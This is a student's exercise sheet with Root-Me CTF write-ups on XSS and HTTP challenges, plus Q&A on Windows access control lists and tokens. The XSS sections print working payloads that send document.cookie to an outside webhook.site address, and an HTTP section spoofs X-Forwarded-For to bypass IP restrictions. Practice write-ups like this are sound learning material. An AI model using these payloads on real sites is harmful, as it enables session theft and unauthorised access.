Software Security - Exercice sheet 1

Vianney HERVY

1. Web Application Vulnerabilites (Without Time Constraint)

1.1. Web-Client "XSS" Challenges

1.1.1. XSS - Stored 1

The challenge here is to steal the administrator session cookie.

The challenge's page is a forum where I can send messages and see the ones I have posted. I immediately try injecting HTML and it happened to work. If I send `<script>alert(1)</script>`, on every load, my page alerts with "1".

This indicates two things:

1. The messages are displayed using `innerHTML` so any raw html in a message's content will be displayed/executed.
2. The messages are persistent between reloads so they are stored somewhere.

Now, because this is a forum, the messages load for everyone and my injected script will run on every machine.

I can use `<script>console.log(document.cookie)</script>` but it will only print it on the user's console.

One way to send the cookie over would be to post it directly to the forum. I will try injecting a JavaScript script which posts the cookies to the forum.

Upon inspection of the network tab of my browser's DevTools, I can see that the data is sent as a `FormData`. In order to mimic this, I need to correctly craft the request:

```
const fd = new FormData();
fd.append("titre", `sweet cookie`);
fd.append("message", `[${new Date().toLocaleTimeString()}] ${document.cookie}`);
async function main() {
    const res = await fetch("http://challenge01.root-me.org/web-client/ch18/", {
            method: "POST",
            body:fd
    });
    const data = await res.text();
}
main();
```

NB: The script needs to be on one line to avoid `</br>` tags in the injected code.

It doesn't work...

It seems that a fetch request won't be activated if the "admin" views the file with `file://`. But he *should* load an image when it is included, so let's link an image to a random free webhook site:

```
<script>new Image().src="https://webhook.site/9a1e6dee-2d4c-4708-a31f-ce59e008c1e7/?
cookie="+document.cookie;</script>
```

And after waiting multiples eternities, I finally caught a request to that webhook server which contained the admin's token: `ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6`.

1.1.2. XSS - DOM Based - IntroductionThe challenge is to steal the admin's session cookie.

There are two pages:

- "Main" where a number-guessing game takes place.
- "Contact" where we can send a URL starting with `http://challenge01.root-me.org/web-client/ch32/`

The number guessing game allows for a simple code injection as the verification is done on client side and our input is just inserted raw in the code. For example, with `'/* comment */;//`, after submitting, the script becomes:

```
var random = Math.random() * (99);
var number = ''/* comment */;//';
if(random == number) {
    document.getElementById('state').style.color = 'green';
    document.getElementById('state').innerHTML = 'You won this game but you don\'t
have the flag ;)';
} else {
    document.getElementById('state').style.color = 'red';
    document.getElementById('state').innerText = 'Sorry, wrong answer ! The right
answer was ' + random;
}
```

We can easily win the game by inputing `'+random;//` which only shows "You won this game but you don't have the flag ;)" On the "Contact" page, sending any URL starting as wanted will just show "I received your URL, please wait". I waited, nothing happened.

I tried prompt injection by sending a URL-encoded `script` tag, but no difference.

Few days have past and I think I understand. the "Contact" page lets the user send the URL generated when winning the game, in order to let the admin verify this win. This means I can inject a request to a webhook website.

By inputing `';new Image().src="https://webhook.site/9a1e6dee-2d4c-4708-a31f-ce59e008c1e7/?cookie="+document.cookie;//` on the "Main" page, I of course loose the number guessing-game, but the source code page now has

---

```
var number = '';new Image().src="https://webhook.site/9a1e6dee-2d4c-4708-a31f-ce59e
008c1e7/?cookie="+document.cookie;//';
```

And my webhook receives a request with my cookie as "cookie" parameter.

Then, I just copy the encoded URL and paste it in the "Contact" page. Whenever the admin checks that address, he'll be brought to the "Main" page with the injected JavaScript and send his cookie to my webhook site.

The encoded URL: `http://challenge01.root-me.org/web-client/ch32/index.php?number=%27%3Bnew+Image%28%29.src%3D%22https%3A%2F%2Fwebhook.site%2F9a1e6dee-2d4c-4708-a31f-ce59e008c1e7%2F%3Fcookie%3D%22%2Bdocument.cookie%3B%2F%2F`

1.2. Web-Server "HTTP" Challenges


1.2.1. HTTP - Directory indexing

The challenge is finding a page containing the password by navigating the website's file system.

The challenge's base page is empty, but we've learned that the page code can hide something and rightly so, upon page inspection, we find `<!-- include("admin/pass.html") -->`. This gives us an indication on what the page's file system looks like.

Appending `admin/pass.html` to the page's URL brings us to a troll page telling this was bait.

But we got an interresting information, the parent directory is `admin`. If we just append this to the base URL, we get a page with the following:



The `pass.html` brings us back to the Troll page, but the `backup/` directory contains an `admin.txt` file containing the password.

1.2.2. HTTP - Headers

The challenge's page indicates that the "Content is not the only part of an HTTP response".

Actually, an HTTP response has another very useful part: the headers. Conveniently, `curl` has the `-I` flag for that:

```
$ curl -I  http://challenge01.root-me.org/web-serveur/ch5/
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 18 Nov 2025 17:08:06 GMT
Content-Type: text/html; charsetUTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Header-RootMe-Admin: none
```

The `Header-RootMe-Admin` isn't usual. We can try sending a request with a value for this header:

```
$ curl -H "Header-RootMe-Admin: oui" http://challenge01.root-me.org/web-serveur/ch5t/
# PS: "oui" is a placeholder, this challenge works with any header value
```

There, we get a different content in the response containing the password.

1.2.3. HTTP - IP restriction bypass

The challenge is to connect to an intranet without username/password. The company has a few IP address blocks from which the intranet doesn't require authentication. The provided resouce indicates the 10.0.0.0 - 10.255.255.255 block for instance.

The `curl` command has of course a header called `X-Forwarded-For` which specifies the client IP address (used when proxying).

To "lie" to the server and trick it into thinking the request is sent from the companies private network, run:

```
$ curl -H "X-Forwarded-For: 10.255.255.250" http://challenge01.root-me.org/web-
serveur/ch68/
```

The server responds with the HTML of the bypassed page, which contains the password.

1.2.4. HTTP - Improper redirect

The "Start the challenge" button brings to a login page, which has a different ur than the on specified on the button's code:

```
<a class"button small radius" target="_BLANK" href="http://challenge01.root-me.org/
web-serveur/ch32/">
  Start the challenge
</a>
```

Visitng that specific page also brings us to the login page. We can immediately think of an automatic redirection (yes, the challenge's title implies it).

To avoid that redirection, we can use the `curl` command. By default it doesn't follow redirections though you can enable it with the `-L` flag.

To show the HTML without redirection (which reveals the password), run:

```
$ curl http://challenge01.root-me.org/web-serveur/ch32/
```

1.2.5. HTTP - Open redirect

This Challenge is also about redirection and involves three buttons that redirect to external websites. But these are not basic HTML links to the target website, they are requests to the server, which then redirects himself to the requested page. This is visible in the page's code:

```
<a href"?url=https://facebook.com&h=a023cfbf5f1c39bdf8407f28b60cd134">
  facebook
</a>
```

All three URLs are in the following form: `.url<url>&h=<weird-string>`. Googling any of these strings reveals that they are MD5 hashed strings. Unhashing them yields the corresponding of the page source code.

This is all we need to craft a url that redirects to any custom domain:

- Hash the wanted domain name (e.g `https://google.com`)
- Recreate the url with the pattern above

PS: this url will redirect to Google (as expected), only revealing the flag for a very short time. Make sure to use `curl` or any equivalent to get the page's code (or read very quick).

```
$ curl "http://challenge01.root-me.org/web-serveur/ch52/?urlhttps://google.com&h=
99999ebcfdb78df077ad2727fd00969f"# the quotation marks are needed here because Bash
interprets ampersands as a signal
# to run the preceeding command in the background
```

---

2. Access Control Implementation: Access Control Lists

1. How is the special case NULL DACL treated ?

   A *NULL* DACL grants full access to any user.

2. How is the special case empty DACL treated ?

   An *Empty* DACL grants no access to any user.

3. In what order are ACEs processed when an ACL is parsed for matching ACEs ?

   ACEs are processed by comparing the SIDs and access masks in each entry. Whenever a match is found, the processing stops. This means any denying ACE won't be parsed if it is found after a granting one.

4. Because of the order in which ACEs are processed – in which order should you store allow ACEs and deny ACEs ? Why ?

   All Denying ACEs should be placed before the allowing ACEs. Otherwise, the processing would stop before matching the deny ACE and allow the user.

5. What system-wide privileges make a DACL ineffective as a protection mechanism and why ?

Privilege	**Why**
`SeTakeOwnershipPrivilege`	Lets a user take ownership of an object, then modify its DACL, bypassing original protections.
`SeBackupPrivilege`	Allows reading any file regardless of ACLs.
`SeRestorePrivilege`	Allows writing/creating any file regardless of ACLs.
`SeDebugPrivilege`	Allows opening/manipulating any process, ignoring process ACLs.
`SeTcbPrivilege`	Acts as part of the OS, effectively granting full control, bypassing all DACLs.
`SeCreateTokenPrivilege`	Lets a user create arbitrary tokens, potentially giving themselves full access.

3. Access Control Implementation: Token

1. Name the security identifiers (SIDs) that are included in a token.

   The User SID, the Group SIDs, the Logon session identifier (represented as a group SID) and the Restricting SID list.

2. Group membership of a subject is checked at the time of token creation. Discuss this design decision both from a security and a runtime performance perspective.

   Checking the group membership only once (at login) leads to faster access control decisions because the comparison isn't made at every access. From a security perspective, if a user is removed from a group after login, their cached token still contains the group SIDs.

4. What is the purpose of restricted SIDs in a token?

   The restricted SIDs are are a second SID lisy that is also checked during access control. Their purpose is to further constrain the process.

5. Give an example when you should use a restricted token for a child process/thread.

   If a web server needs to spawn another processlike an image processor for instance, the access token is inherited. The parent process creates the child using a resticted token that removes some privilages or disables groups memberships to improve security. This is especially useful when the parent program has elevated privileges.